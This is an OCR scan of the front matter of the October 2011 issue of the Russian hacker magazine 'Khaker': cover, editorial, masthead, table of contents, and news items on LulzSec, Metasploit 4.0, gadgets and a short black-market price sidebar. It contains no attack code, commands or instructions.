SQLMAP: АВТОМАТИЗАЦИЯ SQL-ИНЪЕКЦИЙ

ХАКЕР
ОКТЯБРЬ 10 (153) 2011




ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
WWW.XAKEP.RU
10 (153) 2011

ВСТРЕЧАЙТЕ НОВЫЙ ДИЗАЙН



802.22: досконально разбираемся с новым стандартом связи

РЕКОМЕНДОВАННАЯ
ЦЕНА: 210 р.



DEFCON: ОТЧЕТ ОТ УЧАСТНИКОВ

СОБИРАЕМ 3D-СКАНЕР ЗА $30

КАК MICROSOFT ЗАКРЫВАЕТ БОТНЕТЫ

ОБХОД ГРУППОВЫХ ПОЛИТИК В ДОМЕНЕ

DEFCON.
ОТЧЕТ ОТ УЧАСТНИКОВ

В ХАКЕРСКОМ СОРЕВНОВАНИИ DEFCON CTF 2011 ВПЕРВЫЕ УЧАСТВОВАЛА РОССИЙСКАЯ КОМАНДА. О ТОМ, КАК ОНИ ТУДА ПОПАЛИ И КАКОЕ МЕСТО ЗАНЯЛИ — ОТ ПЕРВОГО ЛИЦА.





Intro

НОВЫЙ ДИЗАЙН: НА 24 ММ КОРОЧЕ, НА 100% КРУЧЕ!

Десятый по счету редизайн журнала зашел у нас довольно далеко: вместе с дизайном мы поменяли и полиграфический формат, и арт-директора, и даже тип лака на обложке. Что уж говорить про структуру статей и множество мелких фишек, которые мы заготовили и зарядили в материалы этого номера.

Сразу хочется ответить на вопрос: «Зачем вы укоротили журнал?». Все просто: формат А4 хреново нам подходил из-за неоптимальных пропорций между шириной и высотой. Теперь журнал выглядит шире и лучше приспособлен для верстки нашего контента с кучей листингов и скриншотов. При этом могу тебе гарантировать, что в новый макет не стало влезать меньше инфы: вместимость журнала осталась прежней из-за более эффективного использования пространства.

Должен сказать, что я лично и вся команда журнала с нетерпением ждем твоей реакции на реализованные изменения. Проделана большая работа, и, как всегда бывает в подобных случаях, наступил волнительный момент презентации изменений и сбора первых впечатлений. Прошу тебя поделиться с нами своими мыслями: в наших группах в соц-сетях, на сайте xakep.ru, по электронной почте, ну или даже «Почтой России».

Другое крутое событие этого месяца — прошедший DEFCON 19 и российская команда, которая впервые участвовала в финальной части престижного CTF. Чертовски приятно, что словосочетание «русские хакеры» начинает теперь ассоциироваться на международной арене не только с киберпреступностью, но и с whitehat-сообществом, которое активно развивается в России.

nikitozz, гл. ред. Х
vkontakte.ru/xakep_mag



РЕДАКЦИЯ
Главный редактор Никита «nikitozz» Кислицин (nikitoz@real.xakep.ru)
Шеф-редактор Степан «step» Ильин (step@real.xakep.ru)
Выпускающий редактор Николай «gorl» Андреев (gorlum@real.xakep.ru)

Редакторы рубрик
PC_ZONE и UNITS Степан «step» Ильин (step@real.xakep.ru)
ВЗЛОМ Маг (magg@real.xakep.ru)
MALWARE и SYN/ACK Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
UNIXOID и PSYCHO Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
КОДИНГ Николай «gorl» Андреев (gorlum@real.xakep.ru)
PHREAKING Сергей Сильнов (po@kumekay.com)
PR-директор Анна Григорьева (grigorieva@glc.ru)
Редактор xakep.ru Леонид Боголюбов (xa@real.xakep.ru)
Литературный редактор Светлана Фомина

DVD
Выпускающий редактор Степан «Step» Ильин (step@real.xakep.ru)
Unix-раздел Антон «Ant» Жуков (antitster@gmail.com)
Security-раздел Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео Максим Трубицын

ART
Арт-директор Алик Вайнер (alik@glc.ru)
Верстальщик Вера Светлых
Иллюстрация на обложке Андрей Дорохин
Ассистент Дмитрий Рапопорт

PUBLISHING
Учредитель ООО «Гейм Лэнд», 115280, Москва, ул. Ленинская Слобода,19, Омега плаза, 5 этаж, офис № 21. Тел.: (495) 935-7034, факс: (495) 545-0906

Генеральный директор Дмитрий Агарунов
Генеральный издатель Денис Калинин
Финансовый директор Андрей Фатеркин
Директор по персоналу Татьяна Гудебская
Директор по маркетингу Елена Каркашадзе
Главный дизайнер Энди Тернбулл
Директор по производству Сергей Кучерявый

РАЗМЕЩЕНИЕ РЕКЛАМЫ
Тел.: (495) 935-7034, факс: (495) 545-0906

РЕКЛАМНЫЙ ОТДЕЛ
Директор группы TECHNOLOGY Марина Комлева (komleva@glc.ru)
Старшие менеджеры Ольга Емельянцева (olgaeml@glc.ru)
Оксана Алехина (alekhina@glc.ru)
Менеджер Елена Поликарпова (polikarpova@glc.ru)
Администратор Ирина Бирарова (birarova@glc.ru)
Директор корпоративной группы (работа с рекламными агентствами) Кристина Татаренкова (tatarenkova@glc.ru)
Менеджер Светлана Яковлева (yakovleva.s@glc.ru)
Старший трафик-менеджер Марья Алексеева (alekseeva@glc.ru)

ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ
Директор Александр Коренфельд
Менеджеры Светлана Мюллер
Тулинова Наталия

РАСПРОСТРАНЕНИЕ
Директор по дистрибуции Кошелева Татьяна (kosheleva@glc.ru)
Руководитель отдела подписки Клепикова Виктория (lepikova@glc.ru)
Руководитель спецраспространения Лукичева Наталья (lukicheva@glc.ru)

Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002
Отпечатано в типографии Zapolex, Польша. Тираж 219 833 экземпляров.

Content



MEGANEWS

004 Все новое за последний месяц
011 **hacker tweets**
Хак-сцена в твиттере

FERRUM

016 **Питайтесь правильно!**
Тестирование блоков питания стандарта 80 PLUS Gold
020 **Книга развлечений**
Электронная книга WEXLER.BOOK T5002

PCZONE

022 **802.22: White Space**
Новый стандарт беспроводной связи
027 **WWW2**
Удобные web-сервисы
028 **Sqlmap, или SQL-инъекции — это просто**
Одна из лучших утилит для поиска и эксплуатации SQL-уязвимостей
032 **Proof-of-Concept**
Запустить Linux в браузере
033 **Колонка редактора**
Про анализ малвари
034 **3D-сканер за $30**
Как создать 3D-модель любого предмета подручными средствами

PHREAKING

038 **Видеочат на колесиках**
Делаем бюджетного робота телеприсутствия за 300 долларов

ВЗЛОМ

042 **Easy-Hack**
Хакерские секреты простых вещей
046 **Обзор эксплоитов**
Анализ свеженьких уязвимостей
052 **DEFCON CTF**
Отчет с хакерского контеста из Лас-Вегаса
058 **Как закрывают ботнеты**
Опыт крупных компаний борьбы с киберпреступностью
062 **Парсинг по-крупному**
Добываем ценную информацию с чужих сайтов
066 **Недостаточно прав? Достаточно**
8 приемов для обхода групповых политик в домене
070 **Тысяча и один инклуд**
Поиск уязвимостей класса local/remote file include на новом уровне
076 **X-Tools**
Программы для взлома

MALWARE

078 **Глаз зла**
Масштабный троян SPYEYE под хакерским микроскопом
082 **Бабло на малвари**
Как и сколько зарабатывают наши криминальные коллеги?

СЦЕНА

088 **Стартапы, деньги и успех**
О российской стартап-сцене
094 **Virus Free Man**
Интервью с Александром Матросовым

КОДИНГ

098 **Универсальный фильтр**
Нестандартный способ перехвата IRP-пакетов
100 **Ядром по Макинтошу**
Изучаем kernel-кодинг под Mac OS X
104 **JavaScript для сервера**
Пишем сервер мгновенных сообщений на Node.js
109 **Паттерн проектирования «Наблюдатель»**
Поднимаем ООП на новый уровень

UNIXOID

112 **Раз заплатка, два заплатка**
Зачем нужны бинарные патчи, и как ими пользоваться
118 **Тотальное подчинение**
MegaFAQ по хаку и модификации Android OS
122 **Тукс поколения 3.0**
Linux kernel 3.0: обзор самых важных нововведений

SYN/ACK

128 **Борьба за безопасность**
Жизненная история о построении системы ИБ в отдельно взятой конторе
132 **Повелитель сети**
Обзор инструментов для развертывания и управления Linux
136 **Корпоративный Drupal**
Делаем корпоративный портал. Бесплатно

ЮНИТЫ

140 **FAQ UNITED**
Большой FAQ
143 **Диско**
8,5 Гб всякой всячины


MEGANEWS



БОЛЕЕ 6452 САЙТОВ дефейснул тунисский хакер, скрывающийся под ником The 077 (Hamdi Hacker). Практически хакерский рекорд Гиннесса.

TOPIARY АРЕСТОВАН. ИЛИ НЕТ?

В ВЕЛИКОБРИТАНИИ, ПОХОЖЕ, ОТЫСКАЛСЯ ОДИН ИЗ ЧЛЕНОВ LULZSEC



«Вы не сможете арестовать идею», — гласит последняя запись в твиттере Topiary. На суд хакер явился в темных очках и с непробиваемым покер-фейсом

Несмотря на то что LulzSec'ы недавно объявили о роспуске и прекращении деятельности, полиция отнюдь не перестала их искать. И одного, похоже, даже нашли. 27 июля на Шетландских островах британская полиция при поддержке ФБР арестовала 18-летнего парня, который, по их данным, был пресс-секретарем группы — вел их Twitter и скрывался в Сети под ником Topiary. Настоящее имя предполагаемого хакера Джейк Девис. Почему «предполагаемого»? Потому что дело довольно странное. Копы уже предъявили парню обвинения в несанкционированном доступе к компьютерным системам, участии в организации DdoS-атак и других преступлениях. Также полиция утверждает, что на компьютере подозреваемого нашли доказательства, в том числе 750 000 паролей, конфиденциальные данные организации NHS, а также наброски аферы с липовой новостью о мертвом Руперте Мердоке. Однако есть некоторые «но». Так, в блоге LulzSec Exposed высказываются серьезные сомнения в том, что задержанный в самом деле имеет отношение к LulzSec. Более того, раскопаны и опубликованы (pastebin.com/kfi3Ticq) странные логи, где Topiary признается собеседнику, что «одолжил» свой ник у некоего британца с севера страны, чтобы пустить копов по ложному следу. Правда ли это? Похоже, нет. Джейк пока отпущен под подписку о невыезде, посажен под домашний арест и в лучших традициях фильма «Хакеры» лишен доступа к Сети.

ГАДЖЕТ ДЛЯ ПОИСКА КЛЮЧЕЙ

НАКОНЕЦ-ТО НА КЛЮЧИ МОЖНО БУДЕТ ПОЗВОНИТЬ!

Наверное, с каждым из нас хоть раз приключалась такая история: утро, пора бежать, но ты лихорадочно разыскиваешь по квартире связку ключей, которая мистическим образом куда-то испарилась. В такие минуты мечтаешь: «Вот было бы круто, если бы на ключи можно было позвонить, как на мобильник». Мечты сбываются! Повесив на ключи вместо брелока гаджет Cobra Tag, работающий с Bluetooth и GPS, и установив на мобильный приложение Cobra Tag, ты сможешь запеленговать пропажу, где бы она ни находилась. После того как ты нажмешь на пару клавиш, это замечательное изобретение покажет тебе схему, как найти ключи. Также в приложении есть возможность задать максимальное расстояние удаления от ключей, после превышения которого телефон подаст сигнал и покажет, где они находятся. Но защита двухсторонняя: с ключей можно узнать, где телефон, или ключи могут просигнализировать, если телефон вдруг начнет от них удаляться. Согласись, с таким устройством шансы стать жертвой карманника или неприятной случайности уменьшаются. Теперь осталось придумать что-то подобное для поиска носков. Кстати, цена этого замечательного девайса составляет всего 60 долларов!







НА BLACK HAT 2011 ПРОВЕЛИ ОПРОС: «Anonymous и LulzSec — герои или негодяи?». 36 % ответили, что парни — герои, зато 64 % уверены, что они преступники.



ИЗ-ЗА СБОЯ В РАБОТЕ Amazon EC2 крупнейшие сайты (Reddit, Netflix и т. д.) не работали более 30 минут. Оказалось, в дата-центр Amazon попала молния! Вот тебе и облака.



КОЛИЧЕСТВО РУССКОЯЗЫЧНЫХ АККАУНТОВ в Twitter'е уже превышает 1 млн, сообщает «Яндекс». Однако лишь 6,4% из них пишут в свой микроблог в течение дня.



30 ЛЕТ ИСПОЛНИЛОСЬ MS-DOS'У — легендарной дисковой операционной системе компании Microsoft. Также 30 лет назад, 12 августа 1981 г., был выпущен компьютер IBM PC 5150.



PAYPAL НЕ РАЗРЕШИТ российским пользователям принимать платежи в ближайшем будущем! Заявление о такой возможности и опубликованные условия признаны ошибкой! Увы.

Хотите больше клиентов?

Google AdWords
1000руб.
НА РЕКЛАМУ

Они уже ищут вас на Google!

Поиском Google ежемесячно пользуется 70% аудитории Рунета*. Сервис контекстной рекламы Google AdWords размещает рекламные объявления рядом с результатами поисковых запросов пользователей. Там их смогут увидеть ваши потенциальные клиенты, когда будут искать информацию о ваших товарах или услугах.

Начните рекламироваться на Google прямо сегодня: просто позвоните, и мы бесплатно поможем создать вашу первую рекламную кампанию в Google AdWords.



8 495 780-00-22 (для Москвы)
8 800 100-46-64 (для регионов)

Мы работаем по будням с 9:00 до 20:00
(по московскому времени)

Получите подарочный сертификат на 1000 рублей на первую рекламную кампанию в Google AdWords на www.google.ru/adwords/хакер


* По данным Ipsos MediaCT, октябрь-декабрь 2010



В СЕРВИСЕ МИКРОБЛОГОВ TWITTER'А появились пользовательские фотогалереи. Конец Twitpic.com и прочим сервисам.

НОВЫЙ METASPLOIT

КОМПАНИЯ HD MOOR ВЫПУСТИЛА НОВУЮ ВЕРСИЮ СВОЕГО ЗНАМЕНИТОГО ИНСТРУМЕНТАРИЯ



1 августа компания Rapid7 объявила о долгожданном релизе Metasploit Framework 4.0. Эйч Ди Мур и сотоварищи не часто радуют публику новыми версиями, например, версия 3.0 вышла в далеком марте 2007 г.! Разумеется, данная новость создала немалый ажиотаж в кругах специалистов по компьютерной безопасности. Если раньше основной целью Metasploit'а было получить шелл на уязвимой машине, то теперь подход немного поменялся. В метасплоит были добавлены десятки различных вспомогательных модулей, а также более 200 модулей, предназначенных для сбора различного рода данных о цели. Вся собранная информация может быть сохранена в БД. Особенно авторы акцентируют внимание и на том, что Metasploit Framework 4.0 стал куда более пластичен по сравнению с 3.x-версиями. В новой версии уделили внимание и широкому распространению технологий DEP и ASLR. Графическую оболочку msfgui переписали с GTK на Java, пофиксили баги и даже нарисовали новый ASCII-баннер. Однако, говоря о багах, нельзя не заметить, что в блоге Rapid7 честно сообщается, что некоторые фишки Metasploit 4.0 еще только предстоит доделать, а часть функционала пока далека от идеала. В целом все это выглядит довольно странно и наводит на мысли, что Мур и сотоварищи немного поторопились с релизом.



716 эксплоитов


361 вспомогательный модуль

68 модулей для выполнения операций после успешной эксплуатации входят сейчас в пакет Metasploit. Код Metasploit'а распространяется под лицензией BSD


«ОСОБОЕ МНЕНИЕ» В ЖИЗНЬ

СОФТ НАУЧИЛСЯ ПРЕДСКАЗЫВАТЬ ПРЕСТУПЛЕНИЯ

Удивительным и невероятным занимаются полицейские из американского города Санта-Круз (штат Калифорния). Там на практике применили новейшую разработку — программу, способную предсказывать, когда и где должно совершиться преступление, будь то квартирная кража или угон машины. На самом деле никакой магии здесь, конечно, нет. Волшебный, на первый взгляд, софт создан группой ученых, в которую вошли два математика, антрополог и криминолог. Методика работы программы почти аналогична методике расчета силы остаточных подземных толчков после землетрясений. Разработка опирается на статистические данные за последние восемь лет, анализирует их, сопоставляет и на их основе генерирует прогноз относительно наиболее вероятных мест и времени совершения преступлений в будущем. Причем прогнозы ежедневно корректируются сообразно новым данным. Как ни странно, это работает. «Программа уже помогла офицерам предотвратить несколько преступлений и совершить пять арестов», — заявил изданию «Нью-Йорк таймс» аналитик криминального отдела полиции Зак Френд. Теперь копы заранее выезжают на места, где вероятность совершения преступления наиболее высока. По словам все того же Френда, «первые результаты впечатляют: в июле количество ограблений снизилось на 27 % по сравнению с аналогичным месяцем прошлого года». Аналогичную технологию скоро планируют внедрить и в Лос-Анджелесе.



GOOGLE ПОКУПАЕТ MOTOROLA (мобильное подразделение компании) за 12,5 млрд долларов. Так как отделение Motorola Mobility занимается выпуском мобильных телефонов и смартфонов, покупка обеспечит великолепную поддержку мобильной ОС Android. Завершить сделку планируется в конце 2011 — начале 2012 гг. Подразделение Motorola станет крупнейшим приобретением корпорации Google.





ВЫШЛА БЕТА-ВЕРСИЯ FIREFOX 7 для ПК и устройств на Android. Новая версия использует на 20–50% меньше памяти, чем ее предшественницы.



¾ ВСЕХ РУТКИТОВ живут на машинах под управлением Windows XP, рапортует Avast. 74% заражений было найдено именно на компьютерах с «хрюшкой».

SAMSUNG GALAXY XCOVER

«ГУГЛОФОН», С КОТОРЫМ ХОТЬ В ОГОНЬ, ХОТЬ В ВОДУ




В то время как прилавки магазинов оккупированы смартфонами, коммуникаторами и планшетами всех мастей, многие из нас испытывают теплую ностальгию по «неубиваемым» мобильникам. Не знаю, как тебе, а нам порой искренне не хватает старого Ericsson R310s с антенной «акулий плавник». А был ведь еще замечательный Siemens ME45... Эти аппараты вспоминаются с такой тихой радостью, потому что современные смартфоны, увы, штука довольно хрупкая: один неосторожный удар, и уже замена стекла. Одно падение, и почти гарантированный визит в сервис, где, вероятно, придется оставить несколько тысяч. Такое положение вещей не устраивает многих людей, а порой и вовсе становится решающим фактором, останавливающим человека от покупки. Но сегодня на улице поклонников прочной техники праздник. Компания Samsung объявила о том, что расширяет свою линейку смартфонов на базе Android'а моделью Galaxy Xcover (GT-S5690) в защищенном от внешних воздействий корпусе. Новинка соответствует требованиям стандарта IP67, что на человеческом языке означает полную пыленепроницаемость, устойчивость к падениям и даже возможность погружения аппарата на глубину до 1 м в течение получаса. Замечу, что до недавнего времени в линейку Xcover входили лишь самые простые устройства, однако Samsung решил пересмотреть свою политику в отношении серии.

Galaxy Xcover это самый что ни на есть полноценный смартфон с ОС Android 2.3 Gingerbread на борту. При всей своей «неубиваемости» новинка остается весьма изящной, ее вес равен 135 г, а толщина составляет 12 мм. Диагональ дисплея составляет 3,65 дюймов, и он дополнительно защищен устойчивым к царапинам закаленным стеклом, которое в 4–5 раз прочнее обычного. Внутри Galaxy Xcover'a можно обнаружить процессор с тактовой частотой 800 МГц, 150 Мб флеш-памяти, слот для карт памяти формата microSD, беспроводные адаптеры Wi-Fi 802.11n и Bluetooth 3.0, модуль GPS и поддержку стандарта HSPDA. Также присутствуют камера на 3 мегапиксела, оснащенная светодиодной вспышкой (ее можно использовать в качестве фонарика), FM-радио, USB 2.0, 3,5-аудиоразъем и довольно емкий аккумулятор 1500 мАч.

К сожалению, пока модель Galaxy Xcover анонсирована только для Германии и Швеции, где начало продаж намечено на октябрь-ноябрь текущего года. Как будет обстоять дело с другими странами, пока не ясно. Однако известно, что в Швеции цена смартфона составит 2800 шведских крон, что равно примерно 12,7 тыс. рублей. Также хочется заметить, что защищенных аппаратов на Android'e вообще немного. Из достойных альтернатив можно назвать разве что Motorola Defy и Sony Ericsson Xperia Active.



Samsung Galaxy Xcover оснащен приложениями Samsung Social Hub, с помощью которых можно общаться с кем угодно, пользуясь единым удобным интерфейсом




XP ПОТИХОНЬКУ СДАЕТ ПОЗИЦИИ


ВПЕРВЫЕ ЗА ВСЮ ИСТОРИЮ НАБЛЮДЕНИЙ ДОЛЯ WINDOWS XP НА РЫНКЕ УПАЛА НИЖЕ ОТМЕТКИ 50% И ТЕПЕРЬ СОСТАВЛЯЕТ 49,69%

Черный рынок
ЧТО ПОЧЕМ?


В интернете давным-давно сформирован черный рынок персональных данных и криминальных услуг. Купить можно практически все, причем дешево!




Текстовая информация о банковской карте.




Дамп магнитной полосы банковской карты.




Abuse-устойчивый хостинг (в месяц).




Вывод ворованных денег банковским переводом (от $5000).




DDoS сайтов и сервисов (в сутки).



Сплоитпак — набор для заражения компьютеров (годовая лицензия).



Технологичный банковский троян.




Доступ к банковскому аккаунту с большим балансом.




Регистрация на закрытом форуме. Кроме денег требуются рекомендации от зарегистрированных пользователей.




Пользование Double VPN-сервисом для эффективной анонимизации (в месяц).



